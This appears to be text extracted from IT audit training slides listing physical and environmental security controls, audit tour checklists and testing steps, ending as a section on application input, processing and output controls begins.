
Computer terminal locks

Controlled single entry point

Alarm system

Secured distribution cart

# Recognize the Controls (example)



1. Door locks
  - 1a. bolting
  - 1b. combination
  - 1c. electronic
  - 1d. biometric
2. Controlled entry points
  - Monitoring
  - Logged entry
  - Photo Ids
  - Video Cameras
  - Alarm System
3. Personnel
  - 3a. Security Guards
  - 3b. Escorts
  - 3c. Bonded Maintenance
  - 3d. Receptionist
4. Computer
  - 4a. Terminal/floppy locks
  - 4d. Secure print center

# Use Proven Audit Techniques

---

- Take a tour -ask to see

- ✓ computer room

- ✓ programmers' area

- ✓ tape library

- ✓ printer stations

- management offices

- location of all consoles

- ✓ print rooms

- ✓ storage rooms

- power supply

- comm rooms

- ✓ media library

- off-site storage

- Collect documentation along the way

# PHYSICAL SUMMARY


---

- IDENTIFY - Take the tour
- EVALUATE - are the access paths covered
- TEST - observe, check logs and key inventory
- ASSESS - Are access paths covered?

**ENVIRONMENTAL**

# Understand the issues


---



Exactly what  
should be  
protected?




# Identify the Exposures



1. Fire
2. Natural Disaster
3. Power failure
4. Power Spike
5. Air Conditioning Failure
6. Electrical Shock
7. Equipment Failure
8. Water Damage
9. Bomb Threat

# Some exposures are controllable

---




1. Manufacturer's specs
2. Static Electricity
3. Cleanliness
4. Backup media protection

# Know these environmental controls

---

- Water detectors
- Hand-held fire extinguishers
- Manual fire alarms
- Smoke detectors
- Fire suppression systems
- Computer room location
- Fire department inspections
- Fireproof walls, floors and ceilings
- Electrical surge protectors
- Uninterruptible power supply
- Emergency power-off switch
- Redundant power lines
- Fire-resistant panels and conduit
- Prohibitions
- Fire resistant office materials
- Emergency evacuation plans

# Environmental Controls (example)



1. Water Detectors
2. Fire Detection & Recovery
  - 2a. Extinguishers
  - 2b. Manual Alarms
  - 2c. Smoke Detectors
  - 2d. Suppression Systems
  - 2e. Inspections
  - 2f. Fireproofing
  - 2g. Fire Resistant Cables
  - 2h. Fire Resistant Materials
3. Power Issues
  - Surge protectors
  - UPS
  - Emergency Power-off
  - Redundant Supply Lines
4. General
  - No Eating & Drinking
  - Business Recovery Plans

# Use Proven Audit Techniques

---

- Take a tour -ask to see
  - water and smoke detectors
  - ✓ fire extinguishers
  - ✓ fire suppression systems
  - evidence of regular fire department inspection
  - ✓ fireproof materials surrounding computer room
  - ✓ surge protectors
  - ✓ evidence of redundant power supply
  - ✓ business continuity plan
  - fire-resistant wiring panels
  - ✓ generator test logs
  - ✓ emergency evacuation plans
  - ✓ humidity/temperature controls
- Collect documentation along the way

# TEST

---

- Observation\*
- Documentation of independent inspections\*\*
- Documentation of equipment specifications\*\*

*\* substantive testing, \*\* control testing*

# ENVIRONMENTAL SUMMARY

---

- ITEMS
- CONTROLS
- MONITORING MECHANISMS

# ENVIRONMENTAL SUMMARY

---

- IDENTIFY - Take the tour
- EVALUATE - are the expected controls in place
- TEST - observe, check logs and test records
- ASSESS - Are environmental risks covered?



# DATA VALIDATION PROCESSING & BALANCING

# Understand the issues: what are application controls?

---


Controls over:

- input
- processing
- output

